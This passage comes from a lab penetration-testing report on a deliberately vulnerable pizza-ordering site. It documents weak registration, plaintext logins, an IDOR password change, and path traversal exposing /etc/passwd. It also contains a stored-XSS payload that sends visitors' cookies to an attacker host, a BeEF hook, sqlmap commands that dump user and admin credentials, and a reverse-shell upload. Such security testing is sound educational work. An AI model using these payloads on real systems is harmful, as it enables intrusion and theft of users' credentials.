# curl -s -D- http://192.168.1.20 | grep -i strict
```

Figure 61 Using curl and grep to determine if HTTP Strict header is present

Lack of HTTPS can be exploited by the attacker who may use sniffing to access the information being transferred through an unencrypted channel; man-in-the middle attack.

In the absence of HSTS, users can mistakenly enter the HTTP address by mistyping the website's address. HSTS protects the website by enforcing HTTPS traffic.

2.4 IDENTITY MANAGEMENT TESTING

2.4.1 Test User Registration Process

The user registration process has already been investigated. This section will summarise all of the information. The registration form can be found at:

- <http://192.168.1.20/index.php>
- <http://192.168.1.20/>

(Figure 62)



* Required fields

First Name	*	<input type="text"/>
Last Name	*	<input type="text"/>
Email	*	<input type="text"/>
Password	*	<input type="password"/>
Confirm Password	*	<input type="password"/>
Security Question	*	<input type="text" value="- select question -"/>
Security Answer	*	<input type="text"/>

Figure 62 Registration form

Multiple issues were found regarding the way in which this form works:

1. It allows the user to enter any data in the input box, whether it is numbers, text, or any other type of input. This is a significant problem because the form does not validate the data and can be misused by establishing bogus users that do not provide genuine information.
2. At the top of the registration form there is an information about the 'Required fields'. It has been tested and this functionality does not work. New user can be created without filling all the required fields. It has been established that it is possible to create a new user with providing as little as only email address, which does not even has to be a valid email address, it can be anything.
3. New account can be created without the need of providing a password.
4. It is possible to create an account which may look similar to the ones that already existing, by adding a space at the front of already existing email.

The registration process checks for the existing email and displays information that the process has failed because the email we used already exists.

2.5 AUTHENTICATION TESTING

2.5.1 Testing for Credentials Transported over an Encrypted Channel

The application sends all user queries via HTTP, in plain text. Burpsuite proxy was used to capture the login request (Figure 63).

http://192.168.1.20	POST	/login-exec.php	✓	200	1365	text
---------------------	------	-----------------	---	-----	------	------

Figure 63 HTTP request

Login and password are transferred to the server in plain text (Figure 64).

```
14 login=hacklab%40hacklab.com&password=hacklab&Submit=Login
```

Figure 64 Login and Password found in the HTTP request


2.5.2 Testing for Weak Lock Out Mechanism

Brute force attacks can be performed to guess the user's password. Account lockout mechanisms are used to mitigate those attacks. To check if there is any lockout mechanism used on the website, 5 incorrect login attempts were performed followed by the correct attempt. It has been discovered that the lockout mechanism does not exist on the website (Liu et al., n.d.).

2.5.3 Testing for Bypassing Authentication Schema

The process of verifying a user's identity is known as authentication. It is the process of matching an incoming request with a set of identifying credentials. The submitted credentials are compared to those stored in a database containing the authorised user's information on a local operating system or within an authentication server (economictimes.indiatimes, n.d.).

Authentication form has been tested for SQL injection vulnerability(Figure 65).



The screenshot shows a web form titled "LOGIN/REGISTER". Inside the form, there is a section labeled "* Required fields". It contains two input fields: "Email" and "Password". Both fields have the text "' OR 1=1;--" entered into them. Below the "Email" field, there is a checkbox labeled "Remember me" and a link labeled "Forgot password?". At the bottom of the form, there are two buttons: "Clear Fields" and "Login".

Figure 65 Login form tested against SQLi to bypass the authentication schema

Alert box has been displayed, warning the user about the input filtering. SQLi filtering evasion⁶ techniques have been used but without the success (Figure 66).





Figure 66 Bad hacker alert box

⁶ <https://gist.github.com/cyberheartmi9/b4a4ff0f691be6b5c866450563258e86>

The login form has been tested for SQLi in the Password field, but it failed. Meaning that the login form is not vulnerable to SQL injection which allows the user to bypass the login schema (Figure 67).



The screenshot shows a login form with the following elements:

- * Required fields**
- Email** * hacklab@hacklab.com
- Password** * ' OR 1=1;-- |
- ☐ Remember me
- [Forgot password?](#)
-
-

Figure 67 Login form tested against SQLi

Error displayed after the SQLi attempt (Figure 68).


Warning: include(sqlcm_filter.php): failed to open stream: No such file or directory in /opt/lampp/htdocs/studentsite/login-exec.php on line 47

Warning: include(): Failed opening 'sqlcm_filter.php' for inclusion (include_path= './.:opt/lampp/lib/php') in /opt/lampp/htdocs/studentsite/login-exec.php on line 47

Warning: Cannot modify header information - headers already sent by (output started at /opt/lampp/htdocs/studentsite/login-exec.php:59) in /opt/lampp/htdocs/studentsite/login-exec.php on line 83

Figure 68 PHP errors displayed, following the SQLi login attempt

It was not possible to gain access to user's account using SQLi (Figure 69).



The screenshot shows an 'ACCESS DENIED' alert box with the following content:

- ACCESS DENIED**
- Access Denied!**
- You don't have access to this page. [Click Here](#) to login first or register for free. The registration won't take long:-)

Figure 69 Access Denied alert

2.5.4 Testing for Vulnerable Remember Password

For the user's convenience, a lot of browsers offer the password remembering option. The example below shows Mozilla Firefox asking user to save the credentials (Figure 70).




Figure 70 Firefox asking to save the login information

Accessing the website shows that our login information has been saved (Figure 71).

A screenshot of a web form titled "* Required fields". It contains two input fields: "Email" with the value "hacklab@hacklab.com" and "Password" with a masked value ".....". Below the password field is a checkbox labeled "Remember me" which is checked. To the right of the checkbox is a link "Forgot password?". At the bottom of the form are two buttons: "Clear Fields" and "Login".

Figure 71 Login information has been saved

Using 'inspect element' feature on the browser, it was possible to change the password type to text (Figure 72) and display it in clear text (Figure 73).

```
<input id="password" class="textfield" name="password" type="password">  
<input id="password" class="textfield" name="password" type="text">
```

Figure 72 Revealing the saved password

A screenshot of the same web form as in Figure 71, but the password is now displayed in clear text as "hacklab". The "Remember me" checkbox is still checked, and the "Forgot password?" link is still present. The "Clear Fields" and "Login" buttons are at the bottom.

Figure 73 Saved password in clear text

2.5.5 Testing for Weak Password Policy

Strong password policy can protect users from their password being cracked using dictionary attacks (Specops, 2019). The web application registration form does not enforce any password policy. It even allows the user to leave the password field blank. The resistance of the web application against brute force password guessing does not exist.

2.5.6 Testing for Weak Security Question Answer

Secret questions and answers are often used during the recovery process when the user forgets the password. They are usually generated during account registration process. To make the security question safe, it should not be easily guessable, or it should not be known to a family members or close friends of the user (Sham, 2021).

The security question used on the website relates to the popular 'Rick Astley - Never Gonna Give You Up' song. It is the only one available to the user. The answers to that question can be guessed due to popularity of this song unless the user decided to enter the answer that does not relates to the question (Figure 74).


A screenshot of a web form titled 'Security Question' and 'Security Answer'. The 'Security Question' field is a dropdown menu with the text 'Ever gonna give you up? v' and a red asterisk. The 'Security Answer' field is a text input box with a red asterisk.

Figure 74 Security Question used on the website

2.5.7 Testing for Weak Password Change or Reset Functionalities

The password change option allows the user to change the password without an administrator intervening. Functionality of password changing feature that exists on the web application has been tested. This form can be found at: <http://192.168.1.20/member-profile.php> (Figure 75).


A screenshot of a web form titled 'CHANGE YOUR PASSWORD'. It has a subtitle '* Required fields'. There are three text input fields: 'Old Password', 'New Password', and 'Confirm New Password', each with a red asterisk. Below the fields is a 'Change' button.

Figure 75 Change Your Password form

Multiple problems have been found with the password resetting form.

1. The form does not check if 'Old Password' matches, user can leave this field blank, still being able to change the password.
2. Logging to the web application using hacklab@hacklab.com – hacklab
It has been discovered that `Changepassword.php` uses `id=15` parameter (Figure 76).
3. Logging to the different account confirmed that the `id` parameter changes, and it is assigned to the account (Figure 77).

```
POST /Changepassword.php?id=15 HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/member-profile.php
Cookie: PHPSESSID=nnneggi7d472mdm328uo1mka51; SecretCookie=6147466a61327868596b426f59574e72624746694f6a45324d7a63344e6a55314e6a453d
Upgrade-Insecure-Requests: 1

opassword=hacklab&password=newpass&cpassword=newpass&Submit=Change
```

Figure 76 Change password request captured with the `id=15`

```
POST /Changepassword.php?id=18 HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Origin: http://192.168.1.20
Connection: close
Referer: http://192.168.1.20/member-profile.php
Cookie: PHPSESSID=nnneggi7d472mdm328uo1mka51; SecretCookie=4f6e526c633351364d54597a4e7a67324e5451334d413d3d
Upgrade-Insecure-Requests: 1

opassword=test&password=new&cpassword=new&Submit=Change
```

Figure 77 Change password request captured with the `id=18`

Thesis: It is possible to change the password of user A while being logged as user B.

Logging as hacklab@hacklab.com user and capturing the password change request with Burpsuite proxy it was possible to change the `id` parameter from 15 to 18 and then forward the request (Figure 78).

```
1 POST /Changepassword.php?id=18 HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 54
9 Origin: http://192.168.1.20
10 Connection: close
11 Referer: http://192.168.1.20/member-profile.php
12 Cookie: PHPSESSID=nnneggi7d472mdm328uo1mka51; SecretCookie=6147466a61327868596b426f59574e72624746694f6a45324d7a63344e6a55314e6a453d
13 Upgrade-Insecure-Requests: 1
14
15 opassword=lnpassword=test&cpassword=test&Submit=Change
```

Figure 78 Changing the `id` value using Burpsuite

The server respond was reset-failed.php (Figure 79).

```
GET /reset-failed.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/member-profile.php
Connection: close
Cookie: PHPSESSID=nrneggi7d472nda328uolnka51; SecretCookie=6147466a61327868596b426f59574e72624746694c644e766254706f59574e72624746694f6a45324d7a63944e6a55314e6a453d
Upgrade-Insecure-Requests: 1
```

Figure 79 Reset failed server response

The ‘Password Reset Failed!’ message was displayed (Figure 80).




Figure 80 Password Reset Failed

The **id=18** parameter belongs to the blank ‘ ’ username. Login attempt was performed as blank username using ‘test’ password that was submitted during the password change request from the hacklab account (Figure 81).

A screenshot of a login form with a light orange background. At the top, it says '* Required fields'. There are two input fields: 'Email' and 'Password'. The 'Email' field is empty, and the 'Password' field contains the text 'test'. Below the 'Email' field, there is a checkbox labeled 'Remember me' which is unchecked. To the right of the checkbox is a red link that says 'Forgot password?'. At the bottom, there are two buttons: 'Clear Fields' and 'Login'.

Figure 81 Using a blank username and a new password

We were able to successfully login. The password change vulnerability has been found (Figure 82).




Figure 82 Successful login

2.6 AUTHORISATION TESTING

2.6.1 Testing Directory Traversal File Include

Files are used and managed by many web apps on a daily basis. An aggressor could abuse the system by using poorly designed or deployed input validation methods to read or write files that are not intended to be accessible.

In this example attack known as the dot-dot-slash has been used for directory traversal (WSTG - v4.2 | OWASP, 2021,p 168). During the information gathering stage, interesting variable name has been found in the 'Terms and conditions' tab: <https://192.168.1.20/affix.php?type=terms.php> (Figure 83).




Figure 83 Terms and Conditions tab

Using the modified request: <https://192.168.1.20/affix.php?type=../../../../etc/passwd> it was possible to dump the content of passwd file, exposing a list of the system's accounts (Figure 84).

ABOUT FOOD PLAZA

Warning: include(./filter.php): failed to open stream: No such file or directory in /opt/lampp/htdocs/studentsite/affix.php on line 29

Warning: include(): Failed opening 'filter.php' for inclusion (include_path='./.:opt/lampp/lib/php') in /opt/lampp/htdocs/studentsite/affix.php on line 29

root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,./run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,./run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,./run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,./run/systemd:/bin/false syslog:x:104:108:./home/syslog:/bin/false apt:x:105:65534:/nonexistent:/bin/false messagebus:x:106:110:/var/run/dbus:/bin/false uidd:x:107:111:/run/uidd:/bin/false lightdm:x:108:112:Light Display Manager:/var/lib/lightdm:/bin/false ntp:x:109:114:/home/ntp:/bin/false whoopsie:x:110:115:/nonexistent:/bin/false dnsmasq:x:111:65534:dnsmasq,./var/lib/misc:/bin/false pulse:x:112:120:PulseAudio daemon,./var/run/pulse:/bin/false osboxes:x:1000:1000:osboxes.org,./home/osboxes:/bin/bash mysql:x:999:1001:/home/mysql:

Figure 84 Content of the passwd file

2.7 SESSION MANAGEMENT

2.7.1 Testing for Cookies Attributes

Cookies are pieces of information kept on the client side that are delivered to the server with each client request (balaji, 2010). During multiple authentication attempts, secret cookies have been captured using Burpsuite proxy. Using the CyberChef⁷ it was possible to decode the cookie (Figure 85).

<code>From_Hex('None')</code> <code>From_Base64('A-Za-z0-9+/',true)</code>	<code>hacklab@hacklab.com:hacklab:1637250742</code>	Valid UTF8 Entropy: 3.97
---	---	-----------------------------

Figure 85 Decoded cookie

Secret-cookie is made of:

- email:
- password:
- unixTimeStamp

The Current Epoch Unix Timestamp

Enter a Timestamp

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

[Convert →](#)

1637855608

SECONDS SINCE JAN 01 1970. (UTC)

3:53:30 PM

Copy

Format	Seconds
GMT	Thu Nov 25 2021 15:16:26 GMT+0000
Your Time Zone	Thu Nov 25 2021 15:16:26 GMT+0000 (Greenwich Mean Time)
Relative	37 minutes ago

Figure 86 Unix timestamp decoded

⁷ <https://gchq.github.io/CyberChef/>

Figure 87 Webscarab summary tab

POST request which contains set-cookie attribute was analysed (Figure 88).

Figure 88 POST request with set-cookie attribute

1000 samples were made (Figure 89).

Figure 89 Session ID analysis using 1000 samples

The graph generated shows cookie values over time (Figure 90).




Figure 90 Cookie value over time

2.8 INPUT VALIDATION TESTING

2.8.1 Testing for stored Cross Site Scripting

Stored cross site scripting occurs when website allows user to input some text which might be malicious and then stores that data for later use. It has been discovered that the 'Rate Our Foods' section allows users to leave a comment, therefore it was tested for XSS.

Code that was used: `<script>alert("Hello")</script>` (Figure 91)



The screenshot shows a web form titled "RATE OUR FOODS" in orange text. Below the title, there is a label "Comment" and a text input field containing the code `<script>alert("Hello")</script>`. Below the input field is a button labeled "Rate".

Figure 91 Testing Comment box against XSS

Entering 'Members Ratings' tab displays 'Hello' alert box. The website is vulnerable to stored XSS. It has to be noted that the 'Hello' alert is displayed every time a user visits the 'Members Ratings' tab i.e., it is a persistent attack (Figure 92).




Figure 92 XSS Vulnerability found

New comment has been uploaded:

```
<script>new Image().src="http://192.168.1.111/b.php?"+(document.cookie)</script>;
```

This script will steal the cookie of every user entering the ‘Members Ratings’ tab and will send it to our host.

Using netcat it was possible to capture the cookie (Figure 93).



Figure 93 Capturing the cookie using netcat

The website was also tested using the **beef-xss**. It is a browser exploitation framework, and it can be used to perform XSS attacks (Figure 94).




Figure 94 Using the beef-xss script in the comment field

Every time someone visits the ‘http://192.168.1.20/member-ratings.php’ tab, their web browser will get ‘hooked’ allowing the attacker to perform multiple attacks that are included in the beef (Figure 95).



Figure 95 'Hooked' Windows 10 PC

One of the attacks can be displaying a 'fake LastPass' (password manager) box, on the victim's web browser (Figure 96).




Figure 96 LastPass box displayed on the victim's web browser

2.8.2 Testing for SQL Injection

A SQL query is a request to perform some action on the database, usually a query from a website asking for a username and password. However, since most websites do not require any data other than usernames and passwords, a hacker can use form fields to submit their own requests, i.e., inject SQL code into the database. In this way, hackers can create, read, update, modify and delete data stored in databases, usually in order to obtain confidential information (WSTG - v4.2 | OWASP, 2021,p 234).

sqlmap is a free, open-source penetration testing tool that automates the detection and exploitation of SQL injection and it was used to test the pizza portal. To speed up the whole process, a systematic approach was used.

The POST request was captured using Burpsuite during the login attempt (Figure 97).

```
1 POST /login-exec.php HTTP/1.1
2 Host: 192.168.1.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://192.168.1.20
10 Connection: close
11 Referer: http://192.168.1.20/index.php
12 Cookie: PHPSESSID=fq4oldq7djer8be3k76epu3la3; SecretCookie=6147466a61327868596b426f59574e72624746694c6d4e766254706f59574e72624746694f6a45324d7a67304e5463344e7a4d3d
13 Upgrade-Insecure-Requests: 1
14
15 login=hacklab%40hacklab.com&password=hacklab&Submit=Login
```

Figure 97 Login POST request

Login data “login=hacklab%40hacklab.com&password=hacklab&Submit=Login” was used in the sqlmap together with the -f switch that performs an extensive DBMS version fingerprint (Figure 98).

```
sqlmap -u http://192.168.1.20:80//login-exec.php --data="login=hacklab%40hacklab.com&password=hacklab&Submit=L
ogin" -f
```

Figure 98 sqlmap command used to perform fingerprinting

The sqlmap result indicated that MySQL 5.6.52 is being used (Figure 99).

```
[10:12:37] [INFO] testing MySQL
[10:12:37] [INFO] confirming MySQL
[10:12:37] [INFO] the back-end DBMS is MySQL
[10:12:37] [INFO] actively fingerprinting MySQL
[10:12:37] [INFO] executing MySQL comment injection fingerprint
web application technology: Apache 2.4.29, PHP, PHP 5.6.34
back-end DBMS: active fingerprint: MySQL >= 5.5
                comment injection fingerprint: MySQL 5.6.52
                fork fingerprint: MariaDB
```

Figure 99 sqlmap fingerprinting result

To enumerate the database the following command was executed (Figure 100).

```
sqlmap -u http://192.168.1.20:80/login-exec.php --data="login=hacklab%40hacklab.com&password=hacklab&Submit=Login" --method POST --dbms=MySQL -dbs
```

Figure 100 sqlmap command used to enumerate the database

Enumeration process revealed 13 databases (Figure 101).

```
available databases [13]:
[*] aa2000
[*] bbjewels
[*] carrental
[*] edgedata
[*] greasy
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] pizza_inn
[*] shop
[*] shopping
[*] somstore
```

Figure 101 Available databases

Enumerating the **shop** database (Figure 102).

```
(root@kali) ~/Desktop
# sqlmap -u http://192.168.1.20:80/login-exec.php --data="login=hacklab%40hacklab.com&password=hacklab&Submit=Login" --method POST --dbms=MySQL -D shop --tables
```

Figure 102 sqlmap command used to enumerate the shop database

Enumeration process revealed 4 tables (Figure 103).

```
categories
comments
items
users
```

Figure 103 tables found in the shop database

The next step was dumping the content from the **shop** database, **users** table (Figure 104).

```
(root@kali) ~/Desktop
# sqlmap -u http://192.168.1.20:80/login-exec.php --data="login=hacklab%40hacklab.com&password=hacklab&Submit=Login" --method POST --dbms=MySQL -D shop -T users --dump
```

Figure 104 sqlmap command used to dump the content of users table

users table content has been accessed and it revealed the registered users' emails and passwords (Figure 105).

UserID	GroupID	Email	Date	avatar	FullName	Password	Username	RegStatus	TrustStatus
24	1	admin@h	06/05/2016	<blank>	Benny Hill	saxon	admin	1	0
32	0	hacklab@	26/12/2017	218586283_female.png	Rick Astley	hacklab	hacklab	1	0
33	0	harrykane	26/12/2017	980323710_male.png	Harry Kane	goldenboot	harrykane	1	0
34	0	jordanpick	26/12/2017	218586283_female.png	Jordan Pickford	knickers	jordanpickford	1	0

Figure 105 content of the 'users' table

sqlmap was used to dump all the databases existing on the server (Figure 106).

```
(root@kali) - [~/Desktop]
# sqlmap -u http://192.168.1.20:80//login-exec.php --data="login=hacklab%40hacklab.com&password=hacklab&Submit=Login" --method POST --dbms=MySQL --dump-all
```

Figure 106 Command used to dump the databases

Using grep, dumped files were searched for 'admin' password. pizza_admin contained a password for the administrator panel (Figure 107).

```
./pizza_inn/pizza_admin.csv:1,newton,admin
```

Figure 107 admin panel password found in the pizza_admin.csv

2.9 BUSINESS LOGIC TESTING

2.9.1 Testing Upload of Unexpected File Types

The pizza portal allows the user to upload an image file to change the avatar. The downside to this is that the file upload feature creates an entry point for a hacker. There are many vulnerabilities related to the upload of unexpected file types. The website should block the user from uploading files that do not have a correct file extension, for example if the owner of the website wants to allow users to change the avatar, users should only be able to upload images.

The profile picture upload form is located at: <http://192.168.1.20/member-profile.php> and is accessible only to authenticated users (Figure 108).




Figure 108 Picture upload form

php-reverse-shell.php file was used to test the upload form. Running this file on the victim's machine allows to establish a remote shell connection. This file can be found in the Kali Linux (Figure 109).




Figure 109 php-reverse-shell.php and its location

